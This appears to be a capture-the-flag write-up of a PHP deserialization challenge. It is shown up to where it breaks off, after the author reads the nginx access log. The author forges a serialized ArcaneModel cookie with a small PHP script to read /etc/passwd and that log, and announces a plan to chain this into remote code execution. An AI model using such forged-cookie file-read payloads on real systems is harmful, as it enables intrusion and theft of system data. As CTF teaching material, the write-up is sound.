
WEB PHP

http://qualif.hackerlab.bj:11723/

Author: W1z4rd


2/5 attempts

Going over to the web server shows this



ARMAGEDDON

Les Agooodjie



Merci aux gardiens des trésors royaux

??? ??? ??? ??? ??? ???

GAMAPUTA/🐸

The page is static and fuzzing is futile

Looking at the request made when we refresh the page shows this


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Send
Cancel
Target: http://qualif.hackerlab.bj:11723
Request
Response
Inspector


```
GET / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MTU6Ii93d3cvaW5kZXguaHRtbCI7fQ%3D%3D;
session=8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Aug 2023 00:38:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 4192

<html>

  <head>

    <!-- Meta -->
    <meta charset="utf-8">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1">

    <title>
      AGOODJIE
    </title>
    <meta name="description" content="">

    <!-- The compiled CSS file -->
    <link rel="stylesheet" href="/static/css/production.css">

    <!-- Web fonts -->
    <link href="https://fonts.googleapis.com/css?family=Space+Mono:400,700" rel="stylesheet">

    <!-- favicon.ico. Place these in the root directory. -->
    <link rel="shortcut icon" href="/static/images/favicon.ico">

  </head>

  <body class="has-animations">


    <!-- Create outer border -->
    <div class="page-border">
      <div class="bg--white">

        <!-- Header -->
        <header class="align--center pt3 pb2">
```

There are two things which are interesting:

- The `PHPSESSID` cookie value
- The web server is running on nginx

Decoding that value from the `PHPSESSID` cookie gives this



https://gchq.github.io/CyberChef/#recipe=URL_Decode()From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=VHpveE1Ub2lRWEpqWVc1bFRXOWtaV3dpT

Recipe: URL Decode; From Base64 — Alphabet: A-Za-z0-9+/=, Remove non-alphabet chars ✓, Strict mode ☐

Input:
```
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MTU6Ii93d3cvaW5kZXguaHRtbCI7fQ%3D%3D
```

Output:
```
O:11:"ArcaneModel":1:{s:10:"armageddon";s:15:"/www/index.html";}
```

```
O:11:"ArcaneModel":1:{s:10:"armageddon";s:15:"/www/index.html";}
```

Looking at it clearly shows that the cookie value is being serialised and it seems to load the content of `/www/index.html`

This means we are dealing with a php deserialisation

The reason I like this challenge is because we will chain 2 vulnerabilities to gain RCE

I don't really know php deserialization so maybe there's a better way of solving this challenge

But here's my approach


Since that cookie is being serialised and it loads the content of the value stored in the `armageddon` variable we kinda have like Local File Inclusion

I created this php script to load `/etc/passwd`

```
<?php

class ArcaneModel
{
```


```php
    public $armageddon = "/etc/passwd";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

Running it creates the payload



```
→ AGOODJIE php pwn.php
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MTE6Ii9ldGMvcGFzc3dkIjt9%
→ AGOODJIE
```

Replacing that with the cookie works



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://qualif.hackerlab.bj:11723 HTTP/1
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 2
Request Headers 9
Response Headers 6
0 matches
Done
1,440 bytes | 206 millis

```
GET / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MTE6Ii9ldGMvcGFzc3dkIjt9; session=
8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Aug 2023 00:44:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 1262

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
www:x:1000:1000:1000:/home/www:/bin/sh
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

Now we have confirmed our File Inclusion

But after trying to get the flag by trying various locations I didn't succeed


So I taught of how to leverage this to get RCE

Remember that this web server is running on nginx

I checked if I could read the nginx access log file

```php
<?php

class ArcaneModel
{
    public $armageddon = "/var/log/nginx/access.log";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

And luckily I could read it



```
GET / HTTP/1.1
Host: qualif.hackerlab.bj:11723
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=
TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRkb24iO3M6MjU6Ii92YXIvbG9nL25naW54L2FjY2Vzcy5sb2ci
O30%3D
``; session=8ef9b816-fe73-4f0f-86b2-7dbdb5585ad3.N--owDBqEHyIixYMhkSbpl-SBwY
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Aug 2023 00:46:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 6967251


197.234.221.10 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET /static/css/production.css HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
197.234.221.10 - 200 "GET / HTTP/1.1" "-" "python-requests/2.31.0"
41.79.219.116 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
41.79.219.116 - 200 "GET /static/css/production.css HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
41.79.219.116 - 200 "GET /static/js/production.js HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
41.79.219.116 - 200 "GET /static/images/amazone.jpeg HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
41.79.219.116 - 200 "GET /static/images/ryan2.png HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
41.79.219.116 - 200 "GET /static/images/favicon.ico HTTP/1.1"
"http://qualif.hackerlab.bj:11723/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.58 Safari/537.36"
137.255.41.44 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36 Edg/115.0.1901.188"
```

